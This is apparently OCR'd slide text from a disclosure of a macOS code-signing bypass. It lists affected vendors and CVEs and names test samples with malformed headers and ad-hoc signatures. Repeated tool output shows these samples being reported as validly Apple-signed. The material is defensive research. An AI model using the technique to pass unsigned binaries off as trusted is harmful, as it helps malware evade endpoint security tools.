
What vendors were affected?

Test Samples


Sample Name	Notes
bash_not_signed	Sample not signed, malformed header
Bash_ppc_adhoc	PPC, adhoc signed, non-malformed header
Bash_adhoc	Adhoc signed, malformed header
Terminal.app	Application Bundle, Adhoc signed, malformed header

https://github.com/OktaSecurityLabs/CodeSigningSamples


F-Secure LittleFlocker/xFence
CVE-2018-10403



F-Secure LittleFlocker/xFence
CVE-2018-10403




F-Secure LittleFlocker/xFence
CVE-2018-10403



Objective-See (Multiple)
CVE-2018-10404

Objective-See (Multiple)
CVE-2018-10404

Objective-See (Multiple)
CVE-2018-10404



Google - Santa, molcodesignchecker CVE-2018-10405

```
bash-3.2$ bash_adhoc
bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path                  : /Users/tester/Desktop/bash_adhoc
SHA-256               : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1                 : 68fecef5be7628174ed79fbaf6142d195f46bbee
Type                  : Executable (unknown, i386)
Code-signed           : Yes
Rule                  : Whitelisted (Certificate)
Signing Chain:
     1. SHA-256             : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
        SHA-1               : 013e2787748a74103d62d2cdbf77a1345517c482
        Common Name         : Software Signing
        Organization        : Apple Inc.
        Organizational Unit : Apple Software
        Valid From          : 2013/04/12 18:34:35 -0400
        Valid Until         : 2021/04/12 18:34:35 -0400

     2. SHA-256             : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
        SHA-1               : 1d010078a61f4fa4694aff4db1ac266ce1b45946
        Common Name         : Apple Code Signing Certification Authority
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2011/10/24 13:39:41 -0400
        Valid Until         : 2026/10/24 13:39:41 -0400

     3. SHA-256             : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
        SHA-1               : 611e5b662c593a08ff58d14ae22452d198df6c60
        Common Name         : Apple Root CA
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2006/04/25 17:40:36 -0400
        Valid Until         : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$
```

Google - Santa, molcodesignchecker CVE-2018-10405

```
bash-3.2$ bash_adhoc
bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path                  : /Users/tester/Desktop/bash_adhoc
SHA-256               : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1                 : 68fecef5be7628174ed79fbaf6142d195f46bbee
Type                  : Executable (unknown, i386)
Code-signed           : Yes
Rule                  : Whitelisted (Certificate)
Signing Chain:
     1. SHA-256             : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
        SHA-1               : 013e2787748a74103d62d2cdbf77a1345517c482
        Common Name         : Software Signing
        Organization        : Apple Inc.
        Organizational Unit : Apple Software
        Valid From          : 2013/04/12 18:34:35 -0400
        Valid Until         : 2021/04/12 18:34:35 -0400

     2. SHA-256             : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
        SHA-1               : 1d010078a61f4fa4694aff4db1ac266ce1b45946
        Common Name         : Apple Code Signing Certification Authority
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2011/10/24 13:39:41 -0400
        Valid Until         : 2026/10/24 13:39:41 -0400

     3. SHA-256             : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
        SHA-1               : 611e5b662c593a08ff58d14ae22452d198df6c60
        Common Name         : Apple Root CA
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2006/04/25 17:40:36 -0400
        Valid Until         : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$
```

Google - Santa, molcodesignchecker CVE-2018-10405

```
bash-3.2$ bash_adhoc
bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path                  : /Users/tester/Desktop/bash_adhoc
SHA-256               : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1                 : 68fecef5be7628174ed79fbaf6142d195f46bbee
Type                  : Executable (unknown, i386)
Code-signed           : Yes
Rule                  : Whitelisted (Certificate)
Signing Chain:
     1. SHA-256               : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
        SHA-1                 : 013e2787748a74103d62d2cdbf77a1345517c482
        Common Name           : Software Signing
        Organization          : Apple Inc.
        Organizational Unit   : Apple Software
        Valid From            : 2013/04/12 18:34:35 -0400
        Valid Until           : 2021/04/12 18:34:35 -0400

     2. SHA-256               : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
        SHA-1                 : 1d010078a61f4fa4694aff4db1ac266ce1b45946
        Common Name           : Apple Code Signing Certification Authority
        Organization          : Apple Inc.
        Organizational Unit   : Apple Certification Authority
        Valid From            : 2011/10/24 13:39:41 -0400
        Valid Until           : 2026/10/24 13:39:41 -0400

     3. SHA-256               : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
        SHA-1                 : 611e5b662c593a08ff58d14ae22452d198df6c60
        Common Name           : Apple Root CA
        Organization          : Apple Inc.
        Organizational Unit   : Apple Certification Authority
        Valid From            : 2006/04/25 17:40:36 -0400
        Valid Until           : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$
```

Google - Santa, molcodesignchecker CVE-2018-10405

```
bash-3.2$ bash_adhoc
bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path                  : /Users/tester/Desktop/bash_adhoc
SHA-256               : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1                 : 68fecef5be7628174ed79fbaf6142d195f46bbee
Type                  : Executable (unknown, i386)
Code-signed           : Yes
Rule                  : Whitelisted (Certificate)
Signing Chain:
     1. SHA-256             : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
        SHA-1               : 013e2787748a74103d62d2cdbf77a1345517c482
        Common Name         : Software Signing
        Organization        : Apple Inc.
        Organizational Unit : Apple Software
        Valid From          : 2013/04/12 18:34:35 -0400
        Valid Until         : 2021/04/12 18:34:35 -0400

     2. SHA-256             : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
        SHA-1               : 1d010078a61f4fa4694aff4db1ac266ce1b45946
        Common Name         : Apple Code Signing Certification Authority
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2011/10/24 13:39:41 -0400
        Valid Until         : 2026/10/24 13:39:41 -0400

     3. SHA-256             : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
        SHA-1               : 611e5b662c593a08ff58d14ae22452d198df6c60
        Common Name         : Apple Root CA
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2006/04/25 17:40:36 -0400
        Valid Until         : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$
```

Google - Santa, molcodesignchecker CVE-2018-10405

```
bash-3.2$ bash_adhoc
bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path                  : /Users/tester/Desktop/bash_adhoc
SHA-256               : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1                 : 68fecef5be7628174ed79fbaf6142d195f46bbee
Type                  : Executable (unknown, i386)
Code-signed           : Yes
Rule                  : Whitelisted (Certificate)
Signing Chain:
     1. SHA-256             : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
        SHA-1               : 013e2787748a74103d62d2cdbf77a1345517c482
        Common Name         : Software Signing
        Organization        : Apple Inc.
        Organizational Unit : Apple Software
        Valid From          : 2013/04/12 18:34:35 -0400
        Valid Until         : 2021/04/12 18:34:35 -0400

     2. SHA-256             : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
        SHA-1               : 1d010078a61f4fa4694aff4db1ac266ce1b45946
        Common Name         : Apple Code Signing Certification Authority
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2011/10/24 13:39:41 -0400
        Valid Until         : 2026/10/24 13:39:41 -0400

     3. SHA-256             : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
        SHA-1               : 611e5b662c593a08ff58d14ae22452d198df6c60
        Common Name         : Apple Root CA
        Organization        : Apple Inc.
        Organizational Unit : Apple Certification Authority
        Valid From          : 2006/04/25 17:40:36 -0400
        Valid Until         : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$
```

Yelp - OSXCollector
CVE-2018-10406

```
[*] File being checked: /usr/local/bin/bash_adhoc
[*] Signing Information 0 0
[*] File being checked: /usr/local/bin/bash_not_signed
[*] Signing Information 0 0
[*] File being checked: /usr/local/bin/bash_ppc_adhoc
[*] Signing Information 0 0
```

Carbon Black - Cb Response
CVE-2018-10407

8CDC9A80A406C7D677332A5A141B6E27
Seen as: /Users/tester/Desktop/bash_adhoc
First seen at: 2018-04-06T15:59:07.351Z (3 hours)
Status: Signed
Publisher Name:


File writer(s): 3 | Find writers »
Related process(es): 5 | Find related »
Search the web: Google »
View on VirusTotal »

General Info

OS Type	Osx
Architecture	64 bit
Binary Type	Standalone Resource
Size	2.03 MB Download

Digital Signature Metadata

Result	Signed
Publisher	
Signed Time	
Program Name	/Users/tester/Desktop/bash_adhoc
Issuer	Apple Inc.
Subject	Apple Inc.
Result Code	0x0



1BA0DC47EACACF229AFCD0FEF024A66B
Seen as: /Users/tester/Desktop/Terminal.app/Contents/MacOS/Terminal
First seen at: 2018-04-06T17:15:16.08Z (2 hours)
Status: Signed
Publisher Name:

File writer(s): 3 | Find writers »
Related process(es): 3 | Find related »
Search the web: Google »
View on VirusTotal »


General Info

OS Type	Osx
Architecture	64 bit
Binary Type	Standalone Resource
Size	1.63 MB Download

Digital Signature Metadata

Result	Signed
Publisher	
Signed Time	
Program Name	/Users/tester/Desktop/Terminal.app/Contents/MacOS/Terminal
Issuer	Apple Inc.
Subject	Apple Inc.
Result Code	0x0

VirusTotal
CVE-2018-10408




Facebook - OSQuery
CVE-2018-6336

